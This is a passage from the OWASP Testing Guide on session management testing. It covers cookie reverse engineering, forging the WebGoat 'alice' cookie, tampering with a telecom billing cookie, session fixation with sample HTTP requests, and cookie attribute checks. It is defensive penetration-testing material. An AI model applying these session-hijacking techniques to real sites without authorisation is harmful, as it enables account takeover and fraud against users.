- R. Paleari, D. Marrone, D. Bruschi, M. Monga - On Race Vulnerabilities in Web Applications <http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf>

4.5 SESSION MANAGEMENT TESTING

At the core of any web-based application is the way in which it maintains state and thereby controls user-interaction with the site. Session Management broadly covers all controls on a user from authentication to leaving the application. HTTP is a stateless protocol, meaning that web servers respond to client requests without linking them to each other. Even simple application logic requires a user's multiple requests to be associated with each other across a "session". This necessitates third party solutions – through either Off-The-Shelf (OTS) middleware and web server solutions, or bespoke developer implementations. Most popular web application environments, such as ASP and PHP, provide developers with built-in session handling routines. Some kind of identification token will typically be issued, which will be referred to as a "Session ID" or Cookie.

There are a number of ways in which a web application may interact with a user. Each is dependent upon the nature of the site, the security, and availability requirements of the application. Whilst there are accepted best practices for application development, such as those outlined in the [OWASP Guide to Building Secure Web Applications](#), it is important that application security is considered within the context of the provider's requirements and expectations. In this chapter we describe the following items.

[4.5.1 Testing for Session Management Schema](#) (OWASP-SM-001)

This describes how to analyse a Session Management Schema, with the goal to understand how the Session Management mechanism has been developed and if it is possible to break it to bypass the user session. It explains how to test the security of session tokens issued to the client's browser: how to reverse engineer a cookie, and how to manipulate cookies to hijack a session.

[4.5.2 Testing for Cookies attributes](#) (OWASP-SM-002)

Cookies are often a key attack vector for malicious users (typically, targeting other users) and, as such, the application should always take due diligence to protect cookies. In this section, we will look at how an application can take the necessary precautions when assigning cookies and how to test that these attributes have been correctly configured.

[4.5.3 Testing for Session Fixation](#) (OWASP-SM_003)

When an application does not renew the cookie after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known to the attacker.

[4.5.4 Testing for Exposed Session Variables](#) (OWASP-SM-004)

Session Tokens represent confidential information because they tie the user identity with his own session. It's possible to test if the session token is exposed to this vulnerability and try to create a replay session attack.

[4.5.5 Testing for CSRF](#) (OWASP-SM-005)

Cross Site Request Forgery describes a way to force an unknowing user to execute unwanted actions on a web application in which he is currently authenticated. This section describes how to test an application to find this kind of vulnerability.

4.5.1 TESTING FOR SESSION MANAGEMENT SCHEMA (OWASP-SM-001)

BRIEF SUMMARY

In order to avoid continuous authentication for each page of a website or service, web applications implement various mechanisms to store and validate credentials for a pre-determined timespan.

These mechanisms are known as Session Management and, while they're most important in order to increase the ease of use and user-friendliness of the application, they can be exploited by a penetration tester to gain access to a user account, without the need to provide correct credentials. In this test, we want to check that cookies and other session tokens are created in a secure and unpredictable way. An attacker who is able to predict and forge a weak cookie can easily hijack the sessions of legitimate users.

RELATED SECURITY ACTIVITIES

Description of Session Management Vulnerabilities

See the OWASP articles on [Session Management Vulnerabilities](#).

Description of Session Management Countermeasures

See the OWASP articles on [Session Management Countermeasures](#).

How to Avoid Session Management Vulnerabilities

See the [OWASP Development Guide](#) article on how to [Avoid Session Management](#) Vulnerabilities.

How to Review Code for Session Management | Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to [Review Code for Session Management](#) Vulnerabilities.

DESCRIPTION OF THE ISSUE

Cookies are used to implement session management and are described in detail in [RFC 2965](#). In a nutshell, when a user accesses an application which needs to keep track of the actions and identity of that user across multiple requests, a cookie (or more than one) is generated by the server and sent to the client. The client will then send the cookie back to the server in all following connections until the cookie expires or is destroyed. The data stored in the cookie can provide to the server a large spectrum of information about who the user is, what actions he has performed so far, what his preferences are, etc. therefore providing a state to a stateless protocol like HTTP.



A typical example is provided by an online shopping cart. Throughout the session of a user, the application must keep track of his identity, his profile, the products that he has chosen to buy, the quantity, the individual prices, the discounts, etc. Cookies are an efficient way to store and pass this information back and forth (other methods are URL parameters and hidden fields).

Due to the importance of the data that they store, cookies are therefore vital in the overall security of the application. Being able to tamper with cookies may result in hijacking the sessions of legitimate users, gaining higher privileges in an active session, and in general influencing the operations of the application in an unauthorized way. In this test we have to check whether the cookies issued to clients can resist a wide range of attacks aimed to interfere with the sessions of legitimate users and with the application itself. The overall goal is to be able to forge a cookie that will be considered valid by the application and that will provide some kind of unauthorized access (session hijacking, privilege escalation, ...). Usually the main steps of the attack pattern are the following:

- **cookie collection:** collection of a sufficient number of cookie samples;
- **cookie reverse engineering:** analysis of the cookie generation algorithm;
- **cookie manipulation:** forging of a valid cookie in order to perform the attack. This last step might require a large number of attempts, depending on how the cookie is created (cookie brute-force attack).

Another pattern of attack consists of overflowing a cookie. Strictly speaking, this attack has a different nature, since here we are not trying to recreate a perfectly valid cookie. Instead, our goal is to overflow a memory area, thereby interfering with the correct behavior of the application and possibly injecting (and remotely executing) malicious code.

BLACK BOX TESTING AND EXAMPLES

All interaction between the client and application should be tested at least against the following criteria:

- Are all Set-Cookie directives tagged as Secure?
- Do any Cookie operations take place over unencrypted transport?
- Can the Cookie be forced over unencrypted transport?
- If so, how does the application maintain security?
- Are any Cookies persistent?
- What Expires= times are used on persistent cookies, and are they reasonable?
- Are cookies that are expected to be transient configured as such?
- What HTTP/1.1 Cache-Control settings are used to protect Cookies?
- What HTTP/1.0 Cache-Control settings are used to protect Cookies?

Cookie collection

The first step required in order to manipulate the cookie is obviously to understand how the application creates and manages cookies. For this task, we have to try to answer the following questions:

- How many cookies are used by the application?

Surf the application. Note when cookies are created. Make a list of received cookies, the page that sets them (with the set-cookie directive), the domain for which they are valid, their value, and their characteristics.

- Which parts of the application generate and/or modify the cookie?

Surfing the application, find which cookies remain constant and which get modified. What events modify the cookie?

- Which parts of the application require this cookie in order to be accessed and utilized?

Find out which parts of the application need a cookie. Access a page, then try again without the cookie, or with a modified value of it. Try to map which cookies are used where.

A spreadsheet mapping each cookie to the corresponding application parts and the related information can be a valuable output of this phase.

Session Analysis

The session tokens (Cookie, SessionID or Hidden Field) themselves should be examined to ensure their quality from a security perspective. They should be tested against criteria such as their randomness, uniqueness, resistance to statistical and cryptographic analysis and information leakage.

Token Structure & Information Leakage

The first stage is to examine the structure and content of a Session ID provided by the application. A common mistake is to include specific data in the Token instead of issuing a generic value and referencing real data at the server side. If the Session ID is clear-text, the structure and pertinent data may be immediately obvious as the following:

```
192.168.100.1:owaspuser:password:15:58
```

If part or the entire token appears to be encoded or hashed, it should be compared to various techniques to check for obvious obfuscation. For example the string “192.168.100.1:owaspuser:password:15:58” is represented in Hex, Base64 and as an MD5 hash:

```
Hex      3139322E3136382E3130302E313A6F77617370757365723A706173737776F72643A31353A3538
Base64  MTkyLjE2OC4xMDAuMTpvd2FzcHVzZXI6cGFzc3dvcmQ6MTU6NTg=
MD5     01c2fc4f0a817afd8366689bd29dd40a
```

Having identified the type of obfuscation, it may be possible to decode back to the original data. In most cases, however, this is unlikely. Even so, it may be useful to enumerate the encoding in place from the format of the message. Furthermore, if both the format and obfuscation technique can be deduced, automated brute-force attacks could be devised. Hybrid tokens may include information such as IP address or User ID together with an encoded portion, as the following:

```
owaspuser:192.168.100.1: a7656fafe94dae72b1e1487670148412
```

Having analyzed a single session token, the representative sample should be examined. A simple analysis of the tokens should immediately reveal any obvious patterns. For example, a 32 bit token may include 16 bits of static data and 16 bits of variable data. This may indicate that the first 16 bits represent a fixed attribute of the user – e.g. the username or IP address. If the second 16 bit chunk is incrementing at a regular rate, it may indicate a sequential or even time-based element to the token generation. See examples. If static elements to the Tokens are identified, further samples should be



gathered, varying one potential input element at a time. For example, login attempts through a different user account or from a different IP address may yield a variance in the previously static portion of the session token. The following areas should be addressed during the single and multiple Session ID structure testing:

- What parts of the Session ID are static?
- What clear-text confidential information is stored in the Session ID? E.g. usernames/UID, IP addresses
- What easily decoded confidential information is stored?
- What information can be deduced from the structure of the Session ID?
- What portions of the Session ID are static for the same login conditions?
- What obvious patterns are present in the Session ID as a whole, or individual portions?

Session ID Predictability and Randomness

Analysis of the variable areas (if any) of the Session ID should be undertaken to establish the existence of any recognizable or predictable patterns. These analyses may be performed manually and with bespoke or OTS statistical or cryptanalytic tools in order to deduce any patterns in the Session ID content. Manual checks should include comparisons of Session IDs issued for the same login conditions – e.g., the same username, password, and IP address. Time is an important factor which must also be controlled. High numbers of simultaneous connections should be made in order to gather samples in the same time window and keep that variable constant. Even a quantization of 50ms or less may be too coarse and a sample taken in this way may reveal time-based components that would otherwise be missed. Variable elements should be analyzed over time to determine whether they are incremental in nature. Where they are incremental, patterns relating to absolute or elapsed time should be investigated. Many systems use time as a seed for their pseudo-random elements. Where the patterns are seemingly random, one-way hashes of time or other environmental variations should be considered as a possibility. Typically, the result of a cryptographic hash is a decimal or hexadecimal number so should be identifiable. In analyzing Session ID sequences, patterns or cycles, static elements and client dependencies should all be considered as possible contributing elements to the structure and function of the application.

- Are the Session IDs provably random in nature? I.e., can the resulting values be reproduced?
- Do the same input conditions produce the same ID on a subsequent run?
- Are the Session IDs provably resistant to statistical or cryptanalysis?
- What elements of the Session IDs are time-linked?
- What portions of the Session IDs are predictable?
- Can the next ID be deduced, given full knowledge of the generation algorithm and previous IDs?

Cookie reverse engineering

Now that we have enumerated the cookies and have a general idea of their use, it is time to have a deeper look at cookies that seem interesting. Which cookies are we interested in? A cookie, in order to provide a secure method of session management, must combine several characteristics, each of which is aimed at protecting the cookie from a different class of attacks. These characteristics are summarized below:

1. **Unpredictability:** a cookie must contain some amount of hard-to-guess data. The harder it is to forge a valid cookie, the harder is to break into legitimate user's session. If an attacker can guess the cookie used in an active session of a legitimate user, he/she will be able to fully impersonate that user (session hijacking). In order to make a cookie unpredictable, random values and/or cryptography can be used.
2. **Tamper resistance:** a cookie must resist malicious attempts of modification. If we receive a cookie like `IsAdmin=No`, it is trivial to modify it to get administrative rights, unless the application performs a double check (for instance, appending to the cookie an encrypted hash of its value)
3. **Expiration:** a critical cookie must be valid only for an appropriate period of time and must be deleted from disk/memory afterwards, in order to avoid the risk of being replayed. This does not apply to cookies that store non-critical data that needs to be remembered across sessions (e.g., site look-and-feel)
4. **"Secure" flag:** a cookie whose value is critical for the integrity of the session should have this flag enabled in order to allow its transmission only in an encrypted channel to deter eavesdropping.

The approach here is to collect a sufficient number of instances of a cookie and start looking for patterns in their value. The exact meaning of "sufficient" can vary from a handful of samples, if the cookie generation method is very easy to break, to several thousands, if we need to proceed with some mathematical analysis (e.g., chi-squares, attractors. See later for more information).

It is important to pay particular attention to the workflow of the application, as the state of a session can have a heavy impact on collected cookies: a cookie collected before being authenticated can be very different from a cookie obtained after the authentication.

Another aspect to keep into consideration is time: always record the exact time when a cookie has been obtained, when there is the possibility that time plays a role in the value of the cookie (the server could use a timestamp as part of the cookie value). The time recorded could be the local time or the server's timestamp included in the HTTP response (or both).

Analyzing the collected values, try to figure out all variables that could have influenced the cookie value and try to vary them one at the time. Passing to the server modified versions of the same cookie can be very helpful in understanding how the application reads and processes the cookie.

Examples of checks to be performed at this stage include:

- What character set is used in the cookie? Has the cookie a numeric value? alphanumeric? hexadecimal? What happens if we insert in a cookie characters that do not belong to the expected charset?
- Is the cookie composed of different sub-parts carrying different pieces of information? How are the different parts separated? With which delimiters? Some parts of the cookie could have a higher variance, others might be constant, others could assume only a limited set of values. Breaking down the cookie to its base components is the first and fundamental step. An example of an easy-to-spot structured cookie is the following:

```
ID=5a0acfc7ffeb919:CR=1:TM=1120514521:LM=1120514521:S=j3am5KzC4v01ba3q
```

In this example we see 5 different fields, carrying different types of data:

```
ID - hexadecimal
CR - small integer
```



TM and LM - large integer. (And curiously they hold the same value. Worth to see what happens modifying one of them)
S - alphanumeric

Even when no delimiters are used, having enough samples can help. As an example, let's look at the following series:

0123456789abcdef

Brute Force Attacks

Brute force attacks inevitably lead on from questions relating to predictability and randomness. The variance within the Session IDs must be considered together with application session durations and timeouts. If the variation within the Session IDs is relatively small, and Session ID validity is long, the likelihood of a successful brute-force attack is much higher. A long Session ID (or rather one with a great deal of variance) and a shorter validity period would make it far harder to succeed in a brute force attack.


- How long would a brute-force attack on all possible Session IDs take?
- Is the Session ID space large enough to prevent brute forcing? For example, is the length of the key sufficient when compared to the valid life-span?
- Do delays between connection attempts with different Session IDs mitigate the risk of this attack?

Cookie manipulation

Once you have squeezed out as much information as possible from the cookie, it is time to start to modify it. The methodologies here heavily depend on the results of the analysis phase, but we can provide some examples:

Example 1: cookie with identity in clear text

In figure 1 we show an example of cookie manipulation in an application that allows subscribers of a mobile telecom operator to send MMS messages via Internet. Surfing the application using OWASP WebScarab or BurpProxy we can see that after the authentication process the cookie *msidnOneShot* contains the sender's telephone number: this cookie is used to identify the user for the service payment process. However, the phone number is stored in clear and is not protected in any way. Thus, if we modify the cookie from *msidnOneShot=3*****59* to *msidnOneShot=3*****99*, the mobile user who owns the number 3*****99 will pay the MMS message!



Example of Cookie with identity in clear text

Example 2: guessable cookie

An example of a cookie whose value is easy to guess and that can be used to impersonate other users can be found in OWASP WebGoat, in the “Weak Authentication cookie” lesson. In this example, you start with the knowledge of two username/password couples (corresponding to the users 'webgoat' and 'aspect'). The goal is to reverse engineer the cookie creation logic and break into the account of user 'alice'. Authenticating to the application using these known couples, you can collect the corresponding authentication cookies. In table 1 you can find the associations that bind each username/password couple to the corresponding cookie, together with the login exact time.

Username	Password	Authentication Cookie - Time
webgoat	Webgoat	65432ubphcfx - 10/7/2005-10:10
		65432ubphcfx - 10/7/2005-10:11
aspect	Aspect	65432udfqtb - 10/7/2005-10:12
		65432udfqtb - 10/7/2005-10:13
alice	?????	????????????

Cookie collections

First of all, we can note that the authentication cookie remains constant for the same user across different logons, showing a first critical vulnerability to replay attacks: if we are able to steal a valid cookie (using for example a XSS vulnerability), we can use it to hijack the session of the corresponding user without knowing his/her credentials. Additionally, we note that the “webgoat” and “aspect” cookies have a common part: “65432u”. “65432” seems to be a constant integer. What about



“u”? The strings “webgoat” and “aspect” both end with the “t” letter, and “u” is the letter following it. So let's see the letter following each letter in “webgoat”:

```
1st char: "w" + 1 = "x"
2nd char: "e" + 1 = "f"
3rd char: "b" + 1 = "c"
4th char: "g" + 1 = "h"
5th char: "o" + 1 = "p"
6th char: "a" + 1 = "b"
7th char: "t" + 1 = "u"
```

We obtain “xfchpbu”, which inverted gives us exactly “ubphcfx”. The algorithm fits perfectly also for the user 'aspect', so we only have to apply it to user 'alice', for which the cookie results to be “65432fdjmb”. We repeat the authentication to the application providing the “webgoat” credentials, substitute the received cookie with the one that we have just calculated for alice and...Bingo! Now the application identifies us as “alice” instead of “webgoat”.

Brute force

The use of a brute force attack to find the right authentication cookie, could be a heavy time consuming technique. Foundstone Cookie Digger can help to collect a large number of cookies, giving the average length and the character set of the cookie. In advance, the tool compares the different values of the cookie to check how many characters are changing for every subsequent login. If the cookie values do not remain the same on subsequent logins, Cookie Digger gives the attacker longer periods of time to perform brute force attempts. In the following table we show an example in which we have collected all the cookies from a public site, trying 10 authentication attempts. For every type of cookie collected you have an estimate of all the possible attempts needed to “brute force” the cookie.

CookieName	Has Username or Password	Average Length	Character Set	Randomness Index	Brute Force Attempts
X_ID	False	820	, 0-9, a-f	52,43	2,60699329187639E+129
COOKIE_IDENT_SERV	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_ID_YACAS	False	820	, 0-9, a-f	52,52	4,46965862559887E+129
COOKIE_IDENT	False	54	, +, /-9, A-N, P-X, Z, a-z	31,19	12809303223894,6
X_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_UPC	False	172	, 0-9, a-f	23,95	2526014396252,81
CAS_SCC	False	152	, 0-9, a-f	34,65	7,14901878613151E+15
COOKIE_X	False	32	, +, /, 0, 8, 9, A, C, E, K, M, O, Q, R, W-Y, e-h, l, m, q, s, u, y, z	0	1
vgnvisitor	False	26	, 0-2, 5, 7, A, D, F-I, K-M, O-Q, W-Y, a-h, j-q, t, u, w-y, ~	33,59	18672264717,3479

X_ID
5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d6574
5573657249643a3d333335363937393835323b4d736973646e3a3d333335363937393835323b537461746f436f6e73656e736f3a3d303b4d6574

An example of CookieDigger report

Overflow

Since the cookie value, when received by the server, will be stored in one or more variables, there is always the chance of performing a boundary violation of that variable. Overflowing a cookie can lead to all the outcomes of buffer overflow attacks. A Denial of Service is usually the easiest goal, but the execution of remote code can also be possible. Usually, however, this requires some detailed knowledge about the architecture of the remote system, as any buffer overflow technique is heavily dependent on the underlying operating system and memory management in order to correctly calculate offsets to properly craft and align inserted code.

Example: <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>

GRAY BOX TESTING AND EXAMPLE

If you have access to the session management schema implementation, you can check for the following:

- Random Session Token

The Session ID or Cookie issued to the client should not be easily predictable (don't use linear algorithms based on predictable variables such as the client IP address). The use of cryptographic algorithms with key length of 256 bits is encouraged (like AES).

- Token length

Session ID will be at least 50 characters length.

- Session Time-out

Session token should have a defined time-out (it depends on the criticality of the application managed data)

- Cookie configuration:
 - non-persistent: only RAM memory
 - secure (set only on HTTPS channel): Set Cookie: cookie=data; path=/; domain=.aaa.it; secure
 - [HTTPOnly](#) (not readable by a script): Set Cookie: cookie=data; path=/; domain=.aaa.it; [HTTPOnly](#)

More information here: [Testing for cookies attributes](#)



REFERENCES

Whitepapers

- [RFC 2965](#) "HTTP State Management Mechanism"
- [RFC 1750](#) "Randomness Recommendations for Security"
- "Strange Attractors and TCP/IP Sequence Number Analysis":
<http://www.bindview.com/Services/Razor/Papers/2001/tcpseq.cfm>
- Correlation Coefficient: <http://mathworld.wolfram.com/CorrelationCoefficient.html>
- ENT: <http://fourmilab.ch/random/>
- <http://seclists.org/lists/fulldisclosure/2005/Jun/0188.html>
- Darrin Barrall: "Automated Cookie Analysis" – <http://www.spidynamics.com/assets/documents/SPLcookies.pdf>
- Gunter Ollmann: "Web Based Session Management" - <http://www.technicalinfo.net>
- Matteo Meucci: "MMS Spoofing" - www.owasp.org/images/7/72/MMS_Spoofing.ppt

Tools

- [OWASP's WebScarab](#) features a session token analysis mechanism. You can read [How to test session identifier strength with WebScarab](#).
- Foundstone CookieDigger - <http://www.foundstone.com/resources/proddesc/cookieDigger.htm>

4.5.2 TESTING FOR COOKIES ATTRIBUTES (OWASP-SM-002)

BRIEF SUMMARY

Cookies are often a key attack vector for malicious users (typically targeting other users) and, as such, the application should always take due diligence to protect cookies. In this section, we will look at how an application can take the necessary precautions when assigning cookies and how to test that these attributes have been correctly configured.

DESCRIPTION OF THE ISSUE

The importance of secure use of Cookies cannot be understated, especially within dynamic web applications, which need to maintain state across a stateless protocol such as HTTP. To understand the importance of cookies it is imperative to understand what they are primarily used for. These primary functions usually consist of being used as a session authorization/authentication token or as a temporary data container. Thus, if an attacker were by some means able to acquire a session token (for example, by exploiting a cross site scripting vulnerability or by sniffing an unencrypted session), then he/she could use this cookie to hijack a valid session. Additionally, cookies are set to maintain state across multiple

requests. Since HTTP is stateless, the server cannot determine if a request it receives is part of a current session or the start of a new session without some type of identifier. This identifier is very commonly a cookie although other methods are also possible. As you can imagine, there are many different types of applications that need to keep track of session state across multiple requests. The primary one that comes to mind would be an online store. As a user adds multiple items to a shopping cart, this data needs to be retained in subsequent requests to the application. Cookies are very commonly used for this task and are set by the application using the Set-Cookie directive in the application's HTTP response, and is usually in a name=value format (if cookies are enabled and if they are supported, which is the case for all modern web browsers). Once an application has told the browser to use a particular cookie, the browser will send this cookie in each subsequent request. A cookie can contain data such as items from an online shopping cart, the price of these items, the quantity of these items, personal information, user IDs, etc. Due to the sensitive nature of information in cookies, they are typically encoded or encrypted in an attempt to protect the information they contain. Often, multiple cookies will be set (separated by a semicolon) upon subsequent requests. For example, in the case of an online store, a new cookie could be set as you add multiple items to your shopping cart. Additionally, you will typically have a cookie for authentication (session token as indicated above) once you login, and multiple other cookies used to identify the items you wish to purchase and their auxiliary information (i.e., price and quantity) in the online store type of application.

Now that you have an understanding of how cookies are set, when they are set, what they are used for, why they are used, and their importance, let's take a look at what attributes can be set for a cookie and how to test if they are secure. The following is a list of the attributes that can be set for each cookie and what they mean. The next section will focus on how to test for each attribute.

- **secure** - This attribute tells the browser to only send the cookie if the request is being sent over a secure channel such as HTTPS. This will help protect the cookie from being passed over unencrypted requests.

If the application can be accessed over both HTTP and HTTPS, then there is the potential that the cookie can be sent in clear text.

- **HttpOnly** - This attribute is used to help prevent attacks such as cross-site scripting, since it does not allow the cookie to be accessed via a client side script such as JavaScript. Note that not all browsers support this functionality.
- **domain** - This attribute is used to compare against the domain of the server in which the URL is being requested. If the domain matches or if it is a sub-domain, then the path attribute will be checked next.

Note that only hosts within the specified domain can set a cookie for that domain. Also the domain attribute cannot be a top level domain (such as .gov or .com) to prevent servers from setting arbitrary cookies for another domain. If the domain attribute is not set, then the hostname of the server which generated the cookie is used as the default value of the domain. For example, if a cookie is set by an application at app.mydomain.com with no domain attribute set, then the cookie would be resubmitted for all subsequent requests for app.mydomain.com and its subdomains (such as hacker.app.mydomain.com), but not to otherapp.mydomain.com. If a developer wanted to loosen this restriction, then he could set the domain attribute to mydomain.com. In this case the cookie would be sent to all requests for app.mydomain.com and its subdomains, such as hacker.app.mydomain.com, and even bank.mydomain.com. If there was a vulnerable server on a subdomain (for example, otherapp.mydomain.com) and the domain attribute has been set too loosely (for example, mydomain.com), then the vulnerable server could be used to harvest cookies (such as session tokens).

- **path** - In addition to the domain, the URL path can be specified for which the cookie is valid. If the domain and path match, then the cookie will be sent in the request.



Just as with the domain attribute, if the path attribute is set too loosely, then it could leave the application vulnerable to attacks by other applications on the same server. For example, if the path attribute was set to the web server root "/", then the application cookies will be sent to every application within the same domain.

- expires - This attribute is used to set persistent cookies, since the cookie does not expire until the set date is exceeded. This persistent cookie will be used by this browser session and subsequent sessions until the cookie expires. Once the expiration date has exceeded, the browser will delete the cookie. Alternatively, if this attribute is not set, then the cookie is only valid in the current browser session and the cookie will be deleted when the session ends.

BLACK BOX TESTING AND EXAMPLE

Testing for cookie attribute vulnerabilities:

By using an intercepting proxy or traffic intercepting browser plug-in, trap all responses where a cookie is set by the application (using the Set-cookie directive) and inspect the cookie for the following:

- Secure Attribute - Whenever a cookie contains sensitive information or is a session token, then it should always be passed using an encrypted tunnel. For example, after logging into an application and a session token is set using a cookie, then verify it is tagged using the ";secure" flag. If it is not, then the browser believes it safe to pass via an unencrypted channel such as using HTTP.
- HttpOnly Attribute - This attribute should always be set even though not every browser supports it. This attribute aids in securing the cookie from being accessed by a client side script so check to see if the ";HttpOnly" tag has been set.
- Domain Attribute - Verify that the domain has not been set too loosely. As noted above, it should only be set for the server that needs to receive the cookie. For example if the application resides on server app.mysite.com, then it should be set to "; domain=app.mysite.com" and NOT "; domain=.mysite.com" as this would allow other potentially vulnerable servers to receive the cookie.
- Path Attribute - Verify that the path attribute, just as the Domain attribute, has not been set too loosely. Even if the Domain attribute has been configured as tight as possible, if the path is set to the root directory "/" then it can be vulnerable to less secure applications on the same server. For example if the application resides at /myapp/ then verify that the cookies path is set to "; path=/myapp/" and NOT "; path=/" or "; path=/myapp". Notice here that the trailing "/" must be used after myapp. If it is not used, the browser will send the cookie to any path that matches "myapp" such as "myapp-exploited".
- Expires Attribute - Verify that, if this attribute is set to a time in the future, that it does not contain any sensitive information. For example, if a cookie is set to "; expires=Fri, 13-Jun-2010 13:45:29 GMT" and it is currently June 10th 2008, then you want to inspect the cookie. If the cookie is a session token that is stored on the user's hard drive then an attacker or local user (such as an admin) who has access to this cookie can access the application by resubmitting this token until the expiration date passes.

REFERENCES

Whitepapers

- [RFC 2965](http://tools.ietf.org/html/rfc2965) - HTTP State Management Mechanism - <http://tools.ietf.org/html/rfc2965>
- [RFC 2616](http://tools.ietf.org/html/rfc2616) – Hypertext Transfer Protocol – HTTP 1.1 - <http://tools.ietf.org/html/rfc2616>

Tools

Intercepting Proxy:

- OWASP: WebScarab - http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project
- Dafydd Stuttard: Burp proxy - <http://portswigger.net/proxy/>
- MileSCAN: Paros Proxy - <http://www.parosproxy.org/download.shtml>

Browser Plug-in:

- "TamperIE" for Internet Explorer - <http://www.bayden.com/TamperIE/>
- Adam Judson: "Tamper Data" for Firefox - <https://addons.mozilla.org/en-US/firefox/addon/966>

4.5.3 TESTING FOR SESSION FIXATION (OWASP-SM_003)

BRIEF SUMMARY

When an application does not renew the cookie after a successful user authentication, it could be possible to find a session fixation vulnerability and force a user to utilize a cookie known by the attacker. In that case an attacker could steal the user session (session hijacking).

DESCRIPTION OF THE ISSUE

Session fixation vulnerabilities occur when:

- A web application authenticates a user without first invalidating the existing session ID, thereby continuing to use the session ID already associated with the user.
- An attacker is able to force a known session ID on a user so that, once the user authenticates, the attacker has access to the authenticated session.

In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to authenticate against the server using the same session identifier, giving the attacker access to the user's account through the active session.

Furthermore, the issue described above is problematic for sites which issue a session identifier over HTTP and then redirect the user to a HTTPS login form. If the session identifier is not reissued upon authentication, the identifier may be eavesdropped and may be used by an attacker to hijack the session.



BLACK BOX TESTING AND EXAMPLE

Testing for Session Fixation vulnerabilities:

The first step is to make a request to the site to be tested (example www.example.com). If we request the following:

```
GET www.example.com
```

We will obtain the following answer:

```
HTTP/1.1 200 OK
Date: Wed, 14 Aug 2008 08:45:11 GMT
Server: IBM_HTTP_Server
Set-Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1; Path=/; secure
Cache-Control: no-cache="set-cookie,set-cookie2"
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=Cp1254
Content-Language: en-US
```

We observe that the application sets a new session identifier `JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1` for the client. Next, if we successfully authenticate to the application with the following POST HTTPS:

```
POST https://www.example.com/authentication.php HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1.16) Gecko/20080702
Firefox/2.0.0.16
Accept:
text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*
;q=0.5
Accept-Language: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.example.com
Cookie: JSESSIONID=0000d8eyYq3L0z2fgq10m4v-rt4:-1
Content-Type: application/x-www-form-urlencoded
Content-length: 57
```

```
Name=Meucci&wpPassword=secret!&wpLoginattempt=Log+in
```

We observe the following response from the server:

```
HTTP/1.1 200 OK
Date: Thu, 14 Aug 2008 14:52:58 GMT
Server: Apache/2.2.2 (Fedora)
X-Powered-By: PHP/5.1.6
Content-language: en
Cache-Control: private, must-revalidate, max-age=0
X-Content-Encoding: gzip
Content-length: 4090
Connection: close
Content-Type: text/html; charset=UTF-8
```


...
HTML data
...

As no new cookie has been issued upon a successful authentication we know that it is possible to perform session hijacking.

Result Expected:

We can send a valid session identifier to a user (possibly using a social engineering trick), wait for them to authenticate, and subsequently verify that privileges have been assigned to this cookie.

GRAY BOX TESTING AND EXAMPLE

Talk with developers and understand if they have implemented a session token renew after a user successful authentication.

Result Expected:

The application should always first invalidate the existing session ID before authenticating a user, and if the authentication is successful, provide another sessionID.

REFERENCES

Whitepapers

- [Session Fixation](#)
- Chris Shiflett: <http://shiflett.org/articles/session-fixation>

Tools

- OWASP WebScarab: [OWASP WebScarab Project](#)

4.5.4 TESTING FOR EXPOSED SESSION VARIABLES (OWASP-SM-004)

BRIEF SUMMARY

The Session Tokens (Cookie, SessionID, Hidden Field), if exposed, will usually enable an attacker to impersonate a victim and access the application illegitimately. As such, it is important that it is protected from eavesdropping at all times – particularly whilst in transit between the Client browser and the application servers.

SHORT DESCRIPTION OF THE ISSUE

The information here relates to how transport security applies to the transfer of sensitive Session ID data rather than data in general, and may be stricter than the caching and transport policies applied to the data served by the site. Using a personal proxy, it is possible to ascertain the following about each request and response:

- Protocol used (e.g., HTTP vs. HTTPS)



- HTTP Headers
- Message Body (e.g., POST or page content)

Each time Session ID data is passed between the client and the server, the protocol, cache and privacy directives and body should be examined. Transport security here refers to Session IDs passed in GET or POST requests, message bodies, or other means over valid HTTP requests.

BLACK BOX TESTING AND EXAMPLE

Testing for Encryption & Reuse of Session Tokens vulnerabilities:

